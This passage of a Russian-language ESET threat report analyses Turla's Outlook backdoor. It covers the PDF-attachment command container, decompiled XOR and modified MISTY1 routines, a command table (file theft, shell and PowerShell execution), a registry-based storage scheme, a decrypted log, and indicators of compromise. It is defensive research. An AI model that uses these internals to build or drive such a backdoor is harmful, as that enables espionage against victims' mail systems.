

Рисунок 16. Структура контейнера команд

Непосредственно перед вектором инициализации имеется список дескрипторов команд. Различные значения ID представлены в таблице:

ID	Описание
2	Смещение функции расшифровки (должен быть 0x11)
3	Идентификатор ключа расшифровки (должен быть 0x1)
4	Смещение функции декомпрессии (должен быть 0x11)
6	Размер зашифрованных данных
7	CRC32 зашифрованных данных

Дескрипторы ID 2 и 4 используются для извлечения функций шифрования и декомпрессии, как показано на следующем рисунке. Однако во вредоносной программе реализован только один алгоритм шифрования и один алгоритм сжатия. Таким образом, единственное назначение этих полей – усложнять анализ бэкдора.

```
F_add_to_list((int)&list_of_fonctions, 0x10u, (int)nullsub_1);
F_add_to_list((int)&list_of_fonctions, 0x11u, (int)CBackdoor_MessageBox);
F_add_to_list((int)&list_of_fonctions, 0x12u, (int)CBackdoor_Sleep);
F_add_to_list((int)&list_of_fonctions_2, 0x11u, (int)Crypto::_F_encrypt_data_for_pdf);
F_add_to_list((int)&list_of_fonctions_3, 0x11u, (int)Crypto::_F_decrypt_wrapper);
F_add_to_list((int)&list_of_fonctions_4, 0x11u, (int)sub_10020F89);
F_add_to_list((int)&list_of_fonctions_5, 0x11u, (int)BZip2::_decompress);
F_add_to_list((int)&list_of_fonctions, 0x20u, (int)CBackdoor_delete_file);
F_add_to_list((int)&list_of_fonctions, 0x21u, (int)CBackdoor_get_file);
```

Рисунок 17. Смещение функций декомпрессии и расшифровки

Команды находятся в последней части структуры. Они зашифрованы с помощью MISTY1 и сжаты с bzip2. В одном и том же PDF-файле может быть много разных команд, и каждая может иметь несколько аргументов.

2.3.2. Криптография

Здесь мы опишем используемые алгоритмы шифрования.

2.3.2.1. XOR шифрование

Часть контейнера (начиная с первого CRC32) зашифрована с XOR с байтовым потоком, генерируемым пользовательской функцией. Требуется начальное число (seed), которое передается в srand, чтобы генерировать второе число путем вызова rand. Второе начальное число используется в функции, показанной ниже, в качестве аргумента с данными в XOR.

```
int __usercall F_bytestream_xor@<eax>(unsigned int len@<edx>, int
ciphertext@<ecx>,
unsigned int seed)
{
unsigned int v3; // ebx
int v4; // esi
unsigned int v5; // edi
int result; // eax
unsigned int v7; // ecx
char *v8; // edx
unsigned int v9; // esi
byte key[512]; // [esp+Ch] [ebp-204h]
char *v11; // [esp+20Ch] [ebp-4h]
v3 = len;
v11 = (char *)ciphertext;
srand(seed);
v4 = 0;
v5 = 0;
do
{
result = rand();
*(_DWORD *)&key[4 * v5++] = result;
}
while ( v5 < 128 );
v7 = 0;
if ( !v3 )
return result;
v8 = v11;
do
{
v8[v7] ^= key[v4];
v9 = v4 + 1;
```

```
result = -(v9 < 512);
v4 = result & v9;
++v7;
}
while ( v7 < v3 );
return result;
}
```

2.3.2.2. MISTY1

Разработчики Turla предпочитают использовать менее распространенные или модифицированные алгоритмы шифрования в своих бэкдорах:

- в Carbon и Snake – CAST-128
- в Gazer – кастомная реализация RSA
- в Mosquito – Blum Blum Shub в качестве генератора случайных чисел для байтового потока XOR
- в рутките Uroburos – модифицированная версия ThreeFish

В Outlook-бэкдоре они внедрили MISTY1 – симметричный алгоритм шифрования, разработанный криптографами Mitsubishi Electric в 1995 году. Он обладает следующими свойствами:

- является симметричным
- имеет 128-битный ключ
- использует две предварительно вычисленные таблицы: s7 (128 байт) и s9 (2048 байт)
- использует три функции: FL, FO, FI
  - FL выполняет некоторые операции XOR между записью байта и расширенным ключом
  - FO выполняет операции XOR между записью и расширенным ключом, а также использует FI
  - FI выполняет нелинейную подстановку, используя s7 и s9
- оперирует блоками по 64 бита
- выполняет восемь циклов (цикл – вызов функции FO)
- использует шифр Фейстеля

```
do
{
  v10 = (unsigned __int8)iv[v9++ + 1];
  EK[v9 + 31] = byte_10063D70[v10];
}
while ( v9 < 16 );
Crypto::_Z_key_expansion((int)EK, (unsigned __int16 *)K);
memset(K, 0, 16u);
memset(iv, 0, 16u);
v11 = malloc((ciphertext_len - iv_256 + 3) & 0xFFFFFFF8);
v12 = (_DWORD **)a4;
*a4 = v11;
if ( !v11 )
  return 1;
j = 0;
real_ciphertext_len = ciphertext_len - iv_256 - 4;
if ( ciphertext_len - iv_256 != 4 )
{
  v20 = &ciphertext_1[iv_256];
  v21 = iv_256 + 8 * ((ciphertext_len - iv_256 - 5) >> 3) + 8;
  ciphertext_real = (int *)&ciphertext_1[iv_256];
  do
  {
    Crypto::_decrypt_a_bloc((int)EK, &(*v12)[j / 4], (unsigned int *)&ciphertext_real[j / 4]);
    if ( !(_WORD)j )
      Sleep(0);
    v12 = (_DWORD **)a4;
    j += 8;
  }
  while ( j < real_ciphertext_len );
  iv_256 = v21;
}
```

Key size

Block size

Рисунок 18. MISTY1

```
v6 = Crypto::_MISTY_FLINV(*input, EK, 9u);
v7 = Crypto::_MISTY_FLINV(input[1], EK_1, 8u);
v8 = Crypto::_MISTY_FO(v6, EK_1, 7u) ^ v7;
v9 = Crypto::_MISTY_FO(v8, EK_1, 6u);
v10 = Crypto::_MISTY_FLINV(v9 ^ v6, EK_1, 7u);
v11 = Crypto::_MISTY_FLINV(v8, EK_1, 6u);
v12 = Crypto::_MISTY_FO(v10, EK_1, 5u) ^ v11;
v13 = Crypto::_MISTY_FO(v12, EK_1, 4u);
v14 = Crypto::_MISTY_FLINV(v13 ^ v10, EK_1, 5u);
v15 = Crypto::_MISTY_FLINV(v12, EK_1, 4u);
v16 = Crypto::_MISTY_FO(v14, EK_1, 3u) ^ v15;
v17 = Crypto::_MISTY_FO(v16, EK_1, 2u);
v18 = Crypto::_MISTY_FLINV(v17 ^ v14, EK_1, 3u);
v19 = Crypto::_MISTY_FLINV(v16, EK_1, 2u);
v20 = Crypto::_MISTY_FO(v18, EK_2, 1u) ^ v19;
v21 = Crypto::_MISTY_FO(v20, EK_2, 0);
v22 = Crypto::_MISTY_FLINV(v21 ^ v18, EK_2, 1u);
result = Crypto::_MISTY_FLINV(v20, EK_2, 0);
output_1[1] = v22;
*output_1 = result;
```

Рисунок 19. Восемь циклов для шифрования блока

Разработчики Turla немного модифицировали алгоритм:

- добавили две операции XOR в функцию FI, как показано на рисунке ниже
- 128-битный ключ генерируется из двух жестко закодированных 1024-битных ключей плюс 2048-битный вектор инициализации
- изменили таблицы s7 и s9. Это нарушает работу всех инструментов, которые распознают криптографические алгоритмы, основанные на значениях s-таблиц. И модифицированные, и оригинальные s-таблицы содержат одни и те же значения, их просто перетасовали

```
int fi( int  fi_in, int  fi_key)
{
  int  d9, d7;

  d9 = (fi_in >> 7) & 0x1ff;
  d7 = fi_in & 0x7f;
  d9 = s9[d9] ^ d7;
  d7 = (s7[d7] ^ d9) & 0x7f;

  d7 = d7 ^ ((fi_key >> 9) & 0x7f);
  d9 = d9 ^ (fi_key & 0x1ff);
  d9 = s9[d9] ^ d7;
  return ((d7<<9) | d9);
}
```

```
int fi( int  fi_in, int  fi_key)
{
    int  d9, d7;

    d9 = (fi_in >> 7) & 0x1ff;
    d7 = fi_in & 0x7f;
    d9 = s9[d9] ^ d7 ^ 0xA5;
    d7 = (s7[d7] ^ d9 ^ 0xFFDA) & 0x7f;

    d7 = d7 ^ ((fi_key >> 9) & 0x7f);
    d9 = d9 ^ (fi_key & 0x1ff);
    d9 = s9[d9] ^ d7 ^ 0xA5;
    return ((d7<<9) | d9);
}
```

Рисунок 20. Сравнение функций FI (слева оригинал, справа разработка Turla)

2.3.3. Функции

В бэкдоре реализовано множество функций – от эксфильтрации файлов до выполнения команд. Описание различных функций – в таблице ниже.

ID	Описание
0x10	Не реализована
0x11	Отобразить MessageBox
0x12	Приостановка
0x20	Удалить файл
0x21	Получить файл
0x22	Задать адрес оператора (заменить жестко закодированную в DLL запись)
0x23	Выложить файл
0x24	Запустить шелл-команду
0x25	Создать процесс
0x26	Удалить каталог (directory)
0x27	Создать каталог
0x28	Изменить таймаут (временной интервал отправки писем оператору)
0x29	Запустить команду PowerShell (Empire PSInject) – версия бэкдора 2018 года
0x2A	Установить режим ответа – версия бэкдора 2018 года

Для функции 0x29 разработчики Turla скопировали код из проекта Empire PSInject. Это позволяет запускать код PowerShell в специальном исполняемом файле под названием PowerShell Runner без вызова `powershell.exe`. Основное преимущество в том, что вредоносное ПО все еще может выполнять команды PowerShell, даже если файл `powershell.exe` заблокирован на скомпрометированном компьютере.

После анализа бэкдора нам удалось создать PDF-документ, который может быть успешно интерпретирован вредоносной программой. На следующем рисунке показано выполнение MessageBox и запуск калькулятора (`calc.exe`) после того, как Outlook получил электронное письмо, содержащее этот PDF-документ. Это демонстрирует, что бэкдор, вероятно, предназначенный для получения команд в PDF-вложениях, является функциональным и может управляться любым, кто разберется в этом кастомном формате.



Рисунок 21. Выполнение команд, заданных в PDF-документе

2.4. Дополнительные функции

Помимо возможностей бэкдора, реализованных в виде плагина для почтового клиента, у вредоносной программы есть другие функции.

2.4.1. Виртуальная файловая система

Вредоносная программа не использует какие-либо файлы конфигурации, но поддерживает небольшую виртуальную файловую систему в разделе реестра Windows `HKCU\Software\Microsoft\Windows\CurrentVersion\Settings\ZonePolicy\`. Другие бэкдоры Turla, например, Gazer, также сохраняют виртуальную файловую систему в реестре Windows. Мы смогли определить некоторые значения реестра, как показано в следующей таблице.

Значение реестра	Описание
0	Временная метка
1	Временный адрес электронной почты оператора
2	Временная метка (последнего письма, отправленного оператору)
9	Число писем для очистки
10	Время обработки последнего контейнера команд
11	Включена эксфильтрация
14	Имя вложенного файла в последнем полученном письме

2.4.2. Журналы

Как было сказано ранее, программа сохраняет журнал, который регулярно пересылается оператору электронной почтой в специально созданном PDF-документе. Он хранится в `%appdata%/Microsoft/Windows/scawrdot.db` и шифруется с помощью жестко закодированного 512-байтного ключа XOR. Файл журнала очищается после каждой эксфильтрации операторам. Таким образом, в ходе криминалистической экспертизы было бы невозможно увидеть все прошлые действия бэкдора, только последние.

Журналы довольно информативны, они позволяют операторам Turla отслеживать действия бэкдора. На рисунке ниже показан пример расшифрованного журнала.

```
Log begin: 21.06.2018 14:06:09
TVer=16.4
14:06:09 DLL main called!
14:06:09 C:\Users\user\Documents\mapid.tlb
14:06:09 Redirect for "Outlook"...
14:06:09 Redirect for "Outlook" complete
Log begin: 21.06.2018 14:09:29
TVer=16.4
14:09:29 DLL main called!
14:09:29 C:\Users\user1\Documents\mapid.tlb
14:09:29 Constructor called
14:09:29 Thread for function caller was successful created. Res = 1924; TID = 4052
14:09:29 Module was loaded, client: Outlook
14:09:29 Function caller
14:09:29 Init routine
14:09:29 Number of messages to remove: 0
14:09:29 Before logon
14:09:29 Logged on
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
========= Analyzing msg store ( 1 / 1 ) =========
Service name:MSUPST MS
Pst path:C:\Users\user\Documents\Outlook Files\sender@example.com.pst
        Wait main window before open current store
        Loop count = 46
This is default message store
PUSH store to list
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
_____________ FOLDERS _____________
Setting sink on folders in 1 stores.
========Process msg store ( 1 / 1 ) =========
Account: sender@example.com
Successfull set sink on Outbox folder of current store.
Successfull set sink on Iutbox folder of current store.
 Activity:
10:51:41
RECIVE ->{
  From: sender@example.com
  To:   receiver@example.com
  Cc:
  Bcc:
  Subj: test
  Att:  [0]
}
```

Рисунок 22. Расшифрованный файл журнала

3. Выводы

Отчет показал, что разработчикам Turla хватает идей, когда они разрабатывают бэкдоры. Насколько нам известно, Turla – единственная кибершпионская группа, которая в настоящее время использует бэкдор, полностью управляемый через электронную почту, точнее, PDF-вложения.

Бэкдор Turla не первым использует реальный почтовый ящик жертвы для получения команд и эксфильтрации данных. Однако это первый изученный бэкдор, использующий стандартный API (MAPI) для взаимодействия с Microsoft Outlook. Это существенная доработка в сравнении с прежней версией, которую мы изучили, которая использовала Outlook Express. Напротив, новый бэкдор Turla работает даже с последними версиями Outlook.

Благодаря способности контролировать, казалось бы, легитимные коммуникации зараженной рабочей станции, а также независимости от любого определенного адреса электронной почты, бэкдор Turla скрытен и отказоустойчив. В этом плане он напоминает руткиты, такие как Uroburos, получающие команды от входящего сетевого трафика.

Наше исследование показывает, что за скомпрометированными организациями может следить не только Turla, внедрившая бэкдор, но и другие кибергруппы. Бэкдор просто выполняет любые команды, которые получает, не имея возможности распознать оператора. Вполне возможно, что другие злоумышленники уже выполнили реверс-инжиниринг бэкдора и выяснили, как им управлять и использовать в своих целях.

С учетом серьезности инцидента, мы решили задокументировать формат PDF-файлов, которые могут управлять бэкдором Turla, чтобы помочь специалистам понять принцип действия, отслеживать активность и снижать риски.

Специалисты ESET продолжают следить за разработками Turla, чтобы помочь специалистам по безопасности защищать сети организаций.

Индикаторы компрометации доступны также на GitHub.

4. Индикаторы компрометации

4.1. Хеши

```
8A7E2399A61EC025C15D06ECDD9B7B37D6245EC2 — бэкдор Win32/Turla.N; время
компиляции (GMT) 2013-06-28 14:15:54
F992ABE8A67120667A01B88CD5BF11CA39D491A0 — дроппер Win32/Turla.AW; GMT
2014-12-03 20:50:08
CF943895684C6FF8D1E922A76B71A188CFB371D7 — бэкдор Win32/Turla.R; GMT
2014-12-03 20:44:27
851DFFA6CD611DC70C9A0D5B487FF00BC3853F30 — бэкдор Win32/Turla.DA; GMT
2016-09-15 08:14:47
```

4.2. Имена файлов

```
%appdata%/Microsoft/Windows/scawrdot.db
%appdata%/Microsoft/Windows/flobcsnd.dat
mapid.tlb
```

4.3. Ключи реестра

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Settings\ZonePolicy\
HKCU\Software\Classes\CLSID{49CBB1C7-97D1-485A-9EC1-A26065633066}
HKCU\Software\Classes\CLSID{84DA0A92-25E0-11D3-B9F7-00C04F4C8F5D}
```